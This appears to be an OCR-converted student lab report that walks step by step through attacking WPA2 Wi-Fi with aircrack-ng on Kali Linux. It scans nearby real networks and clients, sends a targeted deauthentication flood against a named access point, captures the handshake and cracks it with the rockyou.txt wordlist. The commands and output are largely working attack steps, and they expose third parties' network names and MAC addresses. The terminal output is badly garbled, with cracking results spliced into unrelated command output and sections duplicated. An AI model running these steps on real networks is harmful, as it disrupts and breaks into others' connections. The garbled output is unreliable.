EF 5D 83 12 F0 E0 E8 03 34 58 43 76 DC 10 40 45
Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
456 NetworkManager
19800 wpa_supplicant

PHY      Interface      Driver      Chipset
phy1      wlan0          ath9k_htc    Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)

(prithvi㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off
```

**Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command**

```
# airodump-ng wlan0mon
```

```

(prithvi㉿kali)-[~] Aircrack-ng 1.6
$ sudo airodump-ng wlan0mon
[00:00:01] 818/10303727 keys tested (576.57 k/s)

Time left: 4 hours, 57 minutes, 49 seconds      0.01%
KEY FOUND! [ 11111111 ]
```

Master Key : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D 56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D											
CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02											
Transient Key : 1E CB 60 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C											
BSSID	PWR	Beacons	#Data	#/s	CH	ED	MB	ENC	CIPHER	AUTH	ESSID
70:B7:AA:26:10:DF	-72	93 262 5E CB 90E9	0 0 11 0 65 43	0	WPA2	CCMP	0	<length: 0>			
9A:E3:AA:CC:C2:C2	-45	35	0 0 11 360	0	WPA2	CCMP	0	PSK	Aman's ONEPLUS Network		
4E:B3:8C:AA:B5:90	-51	AC 05 923 AD BD 4007	0 0 6 360	0	WPA2	CCMP	0	PSK	Galaxy S10lite		
6A:E0:65:62:3A:1F	-53	26	223 0 11 180	0	WPA2	CCMP	0	PSK	OPPO A5 2020		
0C:80:63:5A:E6:98	-64	25	0 0 6 405	0	WPA2	CCMP	0	PSK	Iotlive		
BC:14:EF:FA:3A:4D	-79	17	0 0 1 130	0	OPEN				TJ2100N-957d36ad-24GHz		
7C:5A:1C:22:97:CF	-70	17	5 1 1 360	0	OPEN				CDAC		
0C:80:63:04:07:52	-72	8	0 0 1 405	0	WPA2	CCMP	0	PSK	iotlan		
0E:80:63:04:07:52	-72	6	0 0 1 405	0	WPA2	CCMP	0	PSK	max8		
0C:80:63:5A:E3:DC	-73	18	0 0 6 405	0	WPA2	CCMP	0	PSK	Iotlive		
EC:08:6B:A0:10:BB	-75	15	0 0 1 195	0	WPA2	CCMP	0	PSK	Certin-2.4-Touch		
7C:5A:1C:22:9A:3B	-86	9	1 0 1 360	0	OPEN				CDAC		
86:83:C2:27:A1:E7	-81	5	0 0 11 195	0	WPA2	CCMP	0	PSK	<length: 0>		
76:83:C2:27:A1:E7	-81	5	0 0 11 195	0	WPA2	CCMP	0	PSK	GILL_sense		
74:83:C2:27:A1:E7	-82	10	19 0 11 195	0	WPA2	CCMP	0	PSK	AMP_BLR		
00:4E:35:8D:80:A0	-85	11	1 0 6 130	0	WPA2	CCMP	0	PSK	IAP-ICERT		
BC:14:EF:FA:39:D3	-88	5	0 0 1 270	0	OPEN				TJ2100N-957d4a32-24GHz		
0C:80:63:5A:E6:26	-89	3	0 0 6 405	0	WPA2	CCMP	0	PSK	Iotlive		
D8:32:E3:DF:43:64	-90	4	0 0 11 65	0	WPA2	CCMP	0	PSK	Bhosdi k padhai kar		
A6:19:F5:A8:17:18	-90	2	0 0 11 180	0	WPA2	CCMP	0	PSK	URI		
8C:3B:AD:D9:A8:9D	-87	8	0 0 3 130	0	WPA2	CCMP	0	PSK	CDAC-GUEST		
30:AE:A4:C1:E4:75	-91	6	0 0 1 135	0	WPA2	CCMP	0	PSK	ASSL_30:ae:a4:c1:e4:74		

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	FE:9B:B7:C2:76:FB	-88	0 - 1	0	1		
(not associated)	72:4B:F1:8E:F8:00	-69	0 - 1	0	19	Galaxy A31EE55	
(not associated)	2E:ED:30:BF:1B:74	-83	0 - 1	0	1		
(not associated)	DC:A6:32:22:F7:AD	-86	0 - 1	0	3		
(not associated)	76:72:4D:EF:D0:67	-88	0 - 1	1	2		
(not associated)	20:24:1F:58:15:02	-88	0 - 1	0	1		
70:B7:AA:26:10:DF	3E:6B:E3:78:28:6A	-61	1e- 1e	0	87		
		-71	0 - 1	0	17		
6A:E0:65:62:3A:1F	0A:28:B9:34:A8:98	-46	0 - 1e	0	9		
6A:E0:65:62:3A:1F	10:7B:44:EE:D7:3A	-67	24e-24e	0	223		
7C:5A:1C:22:9A:3B	EA:7A:00:12:65:E6	-78	0 - 1e	0	5	CDAC	

Quitting ...

**Step-5:- Select Channel access and access this wifi point(Hidden SSID)**  
**#sudo airodump-ng -c 11 wlan0mon**

**Channel No.(<length 0>) ← vivo1723**

```

└─(prithvi㉿kali)-[~] 0303727 keys tested (576.57 k/s)

$ sudo airodump-ng -c 11 wlan0mon
          Time left: 4 hours, 57 minutes, 49 seconds      0.01%
          KEY FOUND! [ 11111111 ] 

Master Key : 9C B3 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
               56 07 C8 13 1E FE AA B0 AB 3F 29 94 F4 2A 38 3D

Transient Key : 1E CB BD 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02 10:2F:ED:E1:81:6D:60:4A:EE
               FF:50:B3:42:F0:B0:F8:03:34:5B:43:76:DC:10:40:45

BSSID          PWR RXQ3 Beacons #Data, #/s CH1 4MB/s ENC CIPHER AUTH ESSID
7C:5A:1C:22:95:B3 -1 AC 05:90 AD 00 44 07:17 0 0 117 0-1:8B OPN 1:8B <length: 0>
70:B7:AA:26:10:DF -19 100 129 1 0 11 65 WPA2 CCMP <length: 0>
9A:E3:AA:CC:C2:C2 -44 100 121 4 0 11 360 WPA2 CCMP PSK Almar's ONEPLUS Network
6A:E0:65:62:3A:1F -47 100 122 77 0 11 180 WPA2 CCMP PSK OPPO A5 2020
86:83:C2:27:A1:E7 -77 80 111 0 0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -82 83 94 0 0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -84 92 105 223 27 11 195 WPA2 CCMP PSK AMP_BLR
A6:19:F5:AB:17:18 -91 76 101 0 0 11 180 WPA2 CCMP PSK URI
54:EF:33:74:07:2E -89 24 36 0 0 11 135 WPA2 CCMP PSK Carosag
BC:14:EF:FA:39:9D -90 14 25 0 0 11 270 OPN TJ2100N-957d36d5-24GHz


BSSID          STATION          PWR   Rate    Lost   Frames  Notes  Probes
(not associated) 1E:8F:9E:4D:B7:13 -39   0 - 1     0       2
(not associated) AE:5F:9D:D4:D3:CA -38   0 - 1     0       2
(not associated) D6:ED:B3:87:76:E9 -45   0 - 1     0       3
(not associated) C6:D4:60:7C:38:0B -46   0 - 1     5       7
(not associated) 8A:D1:10:17:DC:25 -50   0 - 1     0       3
(not associated) B2:9A:FC:6B:C1:A2 -52   0 - 5     0       1
(not associated) CE:8D:0F:D6:B5:28 -55   0 - 1     4       5
(not associated) 2E:8A:28:27:39:21 -73   0 - 1     0       3
(not associated) 76:FD:8F:90:34:FA -81   0 - 1     1       3
(not associated) DC:A6:32:22:F7:AD -85   0 - 1     0       3
(not associated) E4:5F:01:AF:E1:1D -91   0 - 1     0       3
(not associated) 4A:98:35:24:16:E1 -92   0 - 1     0       1
7C:5A:1C:22:95:D5 EA:FA:00:12:65:F6 -89   0 - 1e    0       934 CDAC
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -64   1e- 1e    0       11
9A:E3:AA:CC:C2:C2 04:CB:07:2D:53:1E -58   1e-24   1317 103
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -48   0 - 1e    0       1
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -56   1e- 1     0       81
74:83:C2:27:A1:E7 A4:CF:12:1E:33:60 -86   0 - 6     0       6
74:83:C2:27:A1:E7 A4:CF:12:51:7F:E4 -88   0 - 6     0       7

Quitting ...

```

### Step-6:- Send deauth packet to Access point(<length 0>) ← vivo1723


#sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon



Then the Station (or Wifi connected user) cannot be connect

```
(prithvi@kali)-[~] KEY FOUND! [ 11111111 ]
$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
19:04:37 Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```


### 3. Wireless SSID password capturing and cracking.



**Step-1:-Add alfa adapter to kali machine**

Atheros UB91C —> USB

After adding Atheros reboot kali Machine



**Step:-2:-Find whether wireless card is connected or not using below command**

**\$ iwconfig**

A screenshot of a terminal window. The title bar says "File Actions Edit View Help". The prompt is "(prithvi@kali)-[~]". The user runs the command "\$ iwconfig". The output shows:

```
prithvi@kali:~$ iwconfig
          Aircrack-ng 1.6
lo        no wireless extensions.
          [00:00:01]: 818/10303727 keys tested (576.57 k/s)
eth0      no wireless extensions.
          Time left: 4 hours, 57 minutes, 49 seconds           0.01%
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
          Master Key       : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
```

**Step-3:-Now put the wireless interface into monitor mode using below command**

```
# sudo airmon-ng start wlan0
# iwconfig
```

```
└─(prithvi㉿kali)-[~]
$ sudo airmon-ng start wlan0 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
[sudo] password for prithvi: 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
EF 5D 83 12 F0 E0 E8 03 34 5B 43 76 DC 10 40 45
Found 2 processes that could cause trouble. 0E 8F D3 11 43 DC 10 81 DC
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels 1 88
and sometimes putting the interface back in managed mode

      PID Name
        456 NetworkManager
    19800 wpa_supplicant

      PHY     Interface      Driver      Chipset
phy1      wlan0          ath9k_htc    Qualcomm Atheros Communications AR9271 802.11n
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)
```

```
└─(prithvi㉿kali)-[~]
$ iwconfig
lo      no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off
```

**Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command**

```
# airodump-ng wlan0mon
```

```

└──(prithvi㉿kali)-[~]      Aircrack-ng 1.6
$ sudo airodump-ng wlan0mon
[00:00:01] 818/10303727 keys tested (576.57 k/s)

Time left: 4 hours, 57 minutes, 49 seconds          0.01%
KEY FOUND! [ 11111111 ]

Master Key : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
              56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D
CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02
Transient Key : 1E CB 60 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
BSSID          PWR  Beacons  #Data  #/s  CH   ED  MB  ENC  CIPHER   AUTH   ESSID
                EF 5D 83 12 F0 E0 E8 03 34 58 43 76 DC 10 40 49
70:B7:AA:26:10:DF -725C 93 2625F CB 90E9 0 0 81103 65 43 WPA2 CCMP 00 PSK vivo 1723
9A:E3:AA:CC:C2:C2 -45      35      0      0 11 360 WPA2 CCMP  PSK Aman's ONEPLUS Network
4E:B3:8C:AA:B5:90 -51AC 05 923AD 0D 44007 70 0767B360 WPA2 CCMP 3B PSK Galaxy S10lite
6A:E0:65:62:3A:1F -53      26      223     0 11 180 WPA2 CCMP  PSK OPPO A5 2020
0C:80:63:5A:E6:98 -64      25      0      0 6 405 WPA2 CCMP  PSK Iotlive
BC:14:EF:FA:3A:4D -79      17      0      0 1 130  OPN   TJ2100N-957d36ad-24GHz
7C:5A:1C:22:97:CF -70      17      5      1 1 360  OPN   CDAC
0C:80:63:04:07:52 -72      8       0      0 1 405 WPA2 CCMP  PSK iotlan
0E:80:63:04:07:52 -72      6       0      0 1 405 WPA2 CCMP  PSK max8
0C:80:63:5A:E3:DC -73      18      0      0 6 405 WPA2 CCMP  PSK Iotlive
EC:08:6B:A0:10:BB -75      15      0      0 1 195 WPA2 CCMP  PSK Certin-2.4-Touch
7C:5A:1C:22:9A:3B -86      9       1      0 1 360  OPN   CDAC
86:83:C2:27:A1:E7 -81      5       0      0 11 195 WPA2 CCMP  PSK <length: 0>
76:83:C2:27:A1:E7 -81      5       0      0 11 195 WPA2 CCMP  PSK GILL_sense
74:83:C2:27:A1:E7 -82      10      19     0 11 195 WPA2 CCMP  PSK AMP_BLR
00:4E:35:8D:80:A0 -85      11      1       0 6 130 WPA2 CCMP  PSK IAP-ICERT
BC:14:EF:FA:39:D3 -88      5       0      0 1 270  OPN   TJ2100N-957d4a32-24GHz
0C:80:63:5A:E6:26 -89      3       0      0 6 405 WPA2 CCMP  PSK Iotlive
D8:32:E3:DF:43:64 -90      4       0      0 11 65  WPA2 CCMP  PSK Bhosdi k padhai kar
A6:19:F5:A8:17:18 -90      2       0      0 11 180 WPA2 CCMP  PSK URI
8C:3B:AD:D9:A8:9D -87      8       0      0 3 130  WPA2 CCMP  PSK CDAC-GUEST
30:AE:A4:C1:E4:75 -91      6       0      0 1 135 WPA2 CCMP  PSK ASSL_30:ae:a4:c1:e4:74

BSSID          STATION          PWR    Rate   Lost   Frames  Notes  Probes
(not associated) FE:9B:B7:C2:76:FB -88    0 - 1     0      1
(not associated) 72:4B:F1:8E:F8:00 -69    0 - 1     0     19      Galaxy A31EE55
(not associated) 2E:ED:30:BF:1B:74 -83    0 - 1     0      1
(not associated) DC:A6:32:22:F7:AD -86    0 - 1     0      3
(not associated) 76:72:4D:EF:D0:67 -88    0 - 1     1      2
(not associated) 20:34:FB:58:49:83 -88    0 - 1     0      1
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -61    1e- 1e     0     87
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -71    0 - 1     0     17
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -46    0 - 1e     0      9
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -67    24e-24e    0    223
7C:5A:1C:22:9A:3B EA:7A:00:12:65:E6 -78    0 - 1e     0      5      CDAC
Quitting ...

```

## Step-5:- Select Channel access and access this wifi point

#sudo airodump-ng -c 11 wlan0mon

Channel No.(Vivo 1723)

```

└─(prithvi㉿kali)-[~] 0303727 keys tested (576.57 k/s)
└─$ sudo airodump-ng -c 11 wlan0mon
    Time left: 4 hours, 57 minutes, 49 seconds          0.01%
        KEY FOUND! [ 11111111 ]

Master Key      : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
                  56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D

Transient Key   : 1E CB 6D 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02 10:2F:ED:C1:81:6D:60:4A:EE
                  FF:5D:B3:D2:F0:B0:F8:03:34:5B:43:76:DC:10:40:45


BSSID           PWR RXQ3 Beacons #Data CH1 4MB IC ENC CIPHER AUTH ESSID
7C:5A:1C:22:95:B3 -1C 05:90 AD:00:44:07:17:F0:00:D1:17:D-1:8B      <length: 0>
70:B7:AA:26:10:DF -19 100   129     1  0 11 65 WPA2 CCMP PSK vivo 1723
9A:E3:AA:CC:C2:C2 -44 100   121     4  0 11 360 WPA2 CCMP PSK Aman's ONEPLUS Network
6A:E0:65:62:3A:1F -47 100   122     77 0 11 180 WPA2 CCMP PSK OPPO A5 2020
86:83:C2:27:A1:E7 -77 80    111     0  0 11 195 WPA2 CCMP PSK <length: 0>
76:83:C2:27:A1:E7 -82 83    94      0  0 11 195 WPA2 CCMP PSK GILL_sense
74:83:C2:27:A1:E7 -84 92    105     223 27 11 195 WPA2 CCMP PSK AMP_BLR
A6:19:F5:AB:17:18 -91 76    101     0  0 11 180 WPA2 CCMP PSK URI
54:EF:33:74:07:2E -89 24    36      0  0 11 135 WPA2 CCMP PSK Carosag
BC:14:EF:FA:39:9D -90 14    25      0  0 11 270 OPN                TJ2100N-957d36d5-24GHz

BSSID           STATION          PWR   Rate   Lost   Frames  Notes  Probes
(not associated) 1E:8F:9E:4D:B7:13 -39   0 - 1   0       2
(not associated) AE:5F:9D:D4:D3:CA -38   0 - 1   0       2
(not associated) D6:ED:B3:87:76:E9 -45   0 - 1   0       3
(not associated) C6:D4:60:7C:38:0B -46   0 - 1   5       7
(not associated) 8A:D1:10:17:DC:25 -50   0 - 1   0       3
(not associated) B2:9A:FC:6B:C1:A2 -52   0 - 5   0       1
(not associated) CE:8D:0F:D6:B5:28 -55   0 - 1   4       5
(not associated) 2E:8A:28:27:39:21 -73   0 - 1   0       3
(not associated) 76:FD:8F:90:34:FA -81   0 - 1   1       3
(not associated) DC:A6:32:22:F7:AD -85   0 - 1   0       3
(not associated) E4:5F:01:AF:E1:1D -91   0 - 1   0       3
(not associated) 4A:98:35:24:16:E1 -92   0 - 1   0       1
7C:5A:1C:22:95:B3 EA:7A:00:12:65:E6 -89   0 - 1e  0       934   CDAC
70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -64   1e- 1e  0       11
9A:E3:AA:CC:C2:C2 04:C8:07:2D:37:1E -58   1e-24  1317   103
6A:E0:65:62:3A:1F 0A:28:B9:34:A8:98 -48   0 - 1e  0       1
6A:E0:65:62:3A:1F 10:7B:44:EE:D7:3A -56   1e- 1   0       81
74:83:C2:27:A1:E7 A4:CF:12:1E:33:60 -86   0 - 6   0       6
74:83:C2:27:A1:E7 A4:CF:12:51:7F:E4 -88   0 - 6   0       7
Quitting ...

```

## Step-6:- Send deauth packet to Access point(Vivo 1723)

```
#sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
```



Then the Station (or Wifi connected user) cannot be connect

```

[prithvi@kali:~] KEY FOUND! [ 11111111 ]
$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon
19:04:37 Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47 Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]

```

## Step-7:- Open New Terminal and Run following the Command

```
# sudo airodump-ng -c 11 --bssid 70:B7:AA:26:10:DF -w file wlan0mon
```



**file-02.cap capture file is Created**

```

[prithvi@kali:~] 
$ sudo airodump-ng -c 11 --bssid 70:B7:AA:26:10:DF -w file wlan0mon
19:06:44 Created capture file "file-02.cap".

```

As you can see in the screenshot below, we're now focusing on capturing data from one AP with a ESSID

**WPA handshake:** 70:B7:AA:26:10:DF

```

CH 11 ][ Elapsed: 18 s ][ 2023-01-06 19:07 ][ WPA handshake: 70:B7:AA:26:10:DF
          Beacon Assignment Recon
          Dictionary Scanning
          Sniffing and MITM Attack
          Feedback: Mr. Gokultheertha
          Concept of Operating System

          BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
          70:B7:AA:26:10:DF -23 23 114 426 108 11 65 WPA2 CCMP PSK vivo 1723
          BSSID      STATION PWR Rate Lost Frames Notes Probes
          70:B7:AA:26:10:DF 3E:6B:E3:78:28:6A -48 12e- 1e 315 425 EAPOL vivo 1723
          Quitting ...

```

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

**Step-8:-Check where “file-02.cap “ is created.**

```
(prithvi㉿kali)-[~] $ ls
Desktop Downloads driftnet-1.jpeg driftnet-3.jpeg driftnet-5.jpeg dniff.services file-01.csv file-01.kismet.netxml file-02.cap file-02.kismet.csv file-02.log.csv Music Public Templates yeti
Documents driftnet-0.jpeg driftnet-2.jpeg driftnet-4.jpeg driftnet-6.jpeg file-01.cap file-01.kismet.csv file-01.log.csv file-02.csv file-02.kismet.netxml index.html Pictures remote-system Videos
```

**Step-9:- Downloads the password table file “rockyou.txt”**

<https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt>

```
(prithvi㉿kali)-[~/Downloads] $ ls
Nessus-10.4.1-debian9_amd64.deb rockyou.txt
```

**Step-10:- Now at this point, aircrack-ng will start attempting to crack the pre-shared key.**

Here is what successfully cracking the pre-shared key looks like:

```
# sudo aircrack-ng -a2 -b 70:B7:AA:26:10:DF -w Downloads/rockyou.txt file-02.cap
```
